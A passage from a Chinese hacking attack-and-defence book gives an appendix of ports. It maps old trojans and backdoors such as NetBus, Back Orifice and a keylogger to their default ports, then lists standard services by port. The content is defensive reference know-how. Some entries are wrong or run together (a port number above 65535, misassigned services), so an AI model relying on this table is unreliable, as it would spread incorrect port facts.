
通过本章的介绍，我们了解了黑客如何盗取 QQ 密码及如何保护 QQ 密码。可见，只要我们的 QQ 密码足够复杂并合理利用密码保护功能，并且不在网吧乱用机器便可以防止 QQ 密码被盗。

## 附录 A 端口一览表

### 1. 端口一列表

5=NETSTAT 端口

21=Blade Runner, Doly 木马, Fore, FTP 木马, Invisible FTP, Larva, ebEx, WinCrash

22=SSH 端口

23=Tiny Telnet 服务器

25=Shtirlitz Stealth, Terminator, WinPC, WinSpy, Kuang2 0.17A-0.30, Antigen, E-mail 密码发送器, Haebu Coceda, Kuang2, ProMail 木马, Tapiras

31=Agent 31, Hackers Paradise, Masters Paradise

41=DeepThroat 端口

53=DOMAIN 端口

58=DMSsetup 端口

63=WHOIS 端口

79=Firehotcker

80=Executor 110=ProMail 木马

90=DNS 端口

101=HOSTNAME 端口

110=POP3 端口

121=JammerKillah

137=NETBIOS 名字服务器端口

138=NETBIOS 数据服务端口

139=NETBIOS Session 服务端口

194=IRC 端口

406=IMSP 端口

421=TCP Wrappers 端口

456=Hackers Paradise

531=Rasmin 端口

555=Ini-Killer, Phase Zero, Stealth Spy

666=Attack FTP, Satanz Backdoor

911=Dark Shadow

999=DeepThroat 端口

1001=Silencer, WebEx

1011=Doly Trojan

1012=Doly Trojan

1024=NetSpy

1045=Rasmin

1090=Xtreme

1095=Rat

1097=Rat

1098=Rat

1099=Rat

1170=Psyber Stream Server

1170=Voice

1234=Ultors Trojan

1243=BackDoor-G, SubSeven

1245=VooDoo Doll

1349=BO DLL

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 附录 A 端口一览表

1492=FTP99CMP	1600=Shivka-Burka
1807=SpySender	1080=SOCKS PORT
1981=Shockrave	1999=BackDoor 1.00-1.03
2001=Trojan Cow	2023=Ripper
2115=Bugs	2140=Deep Throat
2140=The Invasor	2565=Striker
2583=WinCrash	2801=Phineas Phucker
3024=WinCrash	3129=Masters Paradise
3150=Deep Throat, The Invasor	3700=Portal of Doom
4092=WinCrash	4567=File Nail
4590=ICQTrojan	
5000=Bubbel, Back Door Setup, Sockets de Troie	
5001=Back Door Setup, Sockets de Troie	5321=Firehotcker
5400=Blade Runner	5401=Blade Runner
5402=Blade Runner	5550=JAPAN Trojan-xtcp
5555=ServeMe	5556=BO Facil
5557=BO Facil	5569=Robo-Hack
5742=WinCrash	6400=The Thing
6666=IRC SERVER PORT	6667=IRC CHAT PORT
6670=DeepThroat	6711=SubSeven
6771=DeepThroat	6776=BackDoor-G, SubSeven
6939=Indoctrination	6969=GateCrasher
6969=Priority	7000=Remote Grab
7300=NetMonitor	7301=NetMonitor
7306=NetMonitor	7307=NetMonitor
7308=NetMonitor	7626=G_Client
7789=Back Door Setup, ICKiller	9872=Portal of Doom
9873=Portal of Doom	9874=Portal of Doom
9875=Portal of Doom	9989=iNi-Killer
10067=Portal of Doom	10167=Portal of Doom
10520=Acid Shivers	10607=Coma
11000=Senna Spy	11223=Progenic trojan



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 黑客攻防实战入门（第三版）

12223=Hack?9 KeyLogger	12345=GabanBus, NetBus, Pie Bill Gates, X-bill
12346=GabanBus, NetBus, X-bill	12361=Whack-a-mole
12362=Whack-a-mole	12631=WhackJob
13000=Senna Spy	16969=Priority
20001=Millennium	20034=NetBus 2 Pro
21544=GirlFriend	22222=Prosiak
23456=Evil FTP, Ugly FTP	26274=Delta Source
29891=The Unexplained	30029=AOL Trojan
30100=NetSphere 1.27a, NetSphere 1.31	
30101=NetSphere 1.31, NetSphere 1.27a	30102=NetSphere 1.27a, NetSphere 1.31
30103=NetSphere 1.31	30303=Sockets de Troie
31337=Baron Night, BO client, BO2, Bo Facil, BackFire, Back Orifice, DeepBO	
31338=NetSpy DK 31338=Back Orifice, DeepBO	
31339=NetSpy DK	31666=BOWhack
31785=Hack Attack	31787=Hack Attack
31789=Hack Attack	31791=Hack Attack
33333=Prosiak	34324=BigGluck, TN
40412=The Spy	40421=Agent 40421, Masters Paradise
40422=Masters Paradise	40423=Masters Paradise
40426=Masters Paradise	47262=Delta Source
50505=Sockets de Troie	50766=Fore
53001=Remote Windows Shutdown	54321=School Bus .69-1.11
60000=Deep Throat	61466=Telecommando
65000=Devil	69123=ShitHeep

### 2. 端口及对应的服务

以下是一些端口及对应的服务，其中也列出了一些木马的默认端口。当扫描到开放的端口，便可以知道该端口对应何种服务，也就可以进一步分析这个开放的端口是否存在漏洞了。

1 tcpmux TCP Port Service Multiplexer	传输控制协议端口服务多路开关选择器
2 compressnet Management Utility	compressnet 管理实用程序

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 附录 A 端口一览表

3 compressnet Compression Process	压缩进程
5 rje Remote Job Entry	远程作业登录
7 echo Echo	回显
9 discard Discard	丢弃
11 systat Active Users	在线用户
13 daytime Daytime	时间
17 qotd Quote of the Day	每日引用
18 msp Message Send Protocol	消息发送协议
19 chargen Character Generator	字符发生器
20 ftp-data File Transfer[Default Data]	文件传输协议（默认数据口）
21 ftp File Transfer[Control]	文件传输协议（控制）
22 ssh SSH Remote Login Protocol	SSH 远程登录协议
23 telnet Telnet	终端仿真协议
24 ? any private mail system	预留给个人用邮件系统
25 smtp Simple Mail Transfer	简单邮件发送协议
27 nsw-fe NSW User System FE	NSW 用户系统现场工程师
29 msg-icp MSG ICP	MSG ICP
31 msg-auth MSG Authentication	MSG 验证
33 dsp Display Support Protocol	显示支持协议
35 ? any private printer server	预留给个人打印机服务
37 time Time	时间
38 rap Route Access Protocol	路由访问协议
39 rlp Resource Location Protocol	资源定位协议
41 graphics Graphics	图形
42 nameserver WINS Host Name Server	WINS 主机名服务
43 nickname Who Is	“绰号” who is 服务
44 mpm-flags MPM FLAGS Protocol	MPM（消息处理模块）标志协议
45 mpm Message Processing Module [recv]	消息处理模块
46 mpm-snd MPM [default send]	消息处理模块（默认发送口）
47 ni-ftp NI FTP	NI FTP
48 auditd Digital Audit Daemon	数码音频后台服务
49 tacacs Login Host Protocol (TACACS)	TACACS 登录主机协议
50 re-mail-ck Remote Mail Checking Protocol	远程邮件检查协议

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 黑客攻防实战入门（第三版）

---

51 la-maint IMP Logical Address Maintenance	IMP（接口信息处理机）逻辑地址维护
52 xns-time XNS Time Protocol	施乐网络服务系统时间协议
53 domain Domain Name Server	域名服务器
54 xns-ch XNS Clearinghouse	施乐网络服务系统票据交换
55 isi-gl ISI Graphics Language	ISI 图形语言
56 xns-auth XNS Authentication	施乐网络服务系统验证
57 ? any private terminal access	预留个人用终端访问
58 xns-mail XNS Mail	施乐网络服务系统邮件
59 ? any private file service	预留个人文件服务
60 ? Unassigned	未定义
61 ni-mail NI MAIL	NI 邮件?
62 acas ACA Services	异步通讯适配器服务
63 whois+ whois+	WHOIS+
64 covia Communications Integrator (CI)	通信接口
65 tacacs-ds TACACS-Database Service	TACACS 数据库服务
66 sql*net Oracle SQL*NET	Oracle SQL*NET
67 bootps Bootstrap Protocol Server	引导程序协议服务端
68 bootpc Bootstrap Protocol Client	引导程序协议客户端
69 tftp Trivial File Transfer	小型文件传输协议
70 gopher Gopher	信息检索协议
71 netrjs-1 Remote Job Service	远程作业服务
72 netrjs-2 Remote Job Service	远程作业服务
73 netrjs-3 Remote Job Service	远程作业服务
74 netrjs-4 Remote Job Service	远程作业服务
75 ? any private dial out service	预留给个人拨出服务
76 deos Distributed External Object Store	分布式外部对象存储
77 ? any private RJE service	预留给个人远程作业输入服务
78 vettcp vettcp	修正 TCP?
79 finger Finger	查询远程主机在线用户等信息
80 http World Wide Web HTTP	全球信息网超文本传输协议
81 hosts2-ns HOSTS2 Name Server	HOST2 名称服务

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 附录 A 端口一览表

82 xfer XFER Utility	传输实用程序
83 mit-ml-dev MIT ML Device	模块化智能终端 ML 设备
84 ctf Common Trace Facility	公用追踪设备
85 mit-ml-dev MIT ML Device	模块化智能终端 ML 设备
86 mfcobol Micro Focus Cobol	Micro Focus Cobol 编程语言
87 ? any private terminal link	预留给个人终端连接
88 kerberos Kerberos	Kerberos 安全认证系统
89 su-mit-tg SU/MIT Telnet Gateway	SU/MIT 终端仿真网关
90 dnsix DNSIX Securit Attribute Token Map	DNSIX 安全属性标记图
91 mit-dov MIT Dover Spooler	MIT Dover 假脱机
92 npp Network Printing Protocol	网络打印协议
93 dcp Device Control Protocol	设备控制协议
94 objcall Tivoli Object Dispatcher	Tivoli 对象调度
95 supdup SUPDUP	高性能 telnet display 协议
96 dixie DIXIE Protocol Specification	DIXIE 协议规范
97 swift-rvf (Swift Remote Virtual File Protocol)	快速远程虚拟文件协议
98 tacnews TAC News	TAC 新闻协议
99 metagram Metagram Relay	
100 newacct [unauthorized use]	

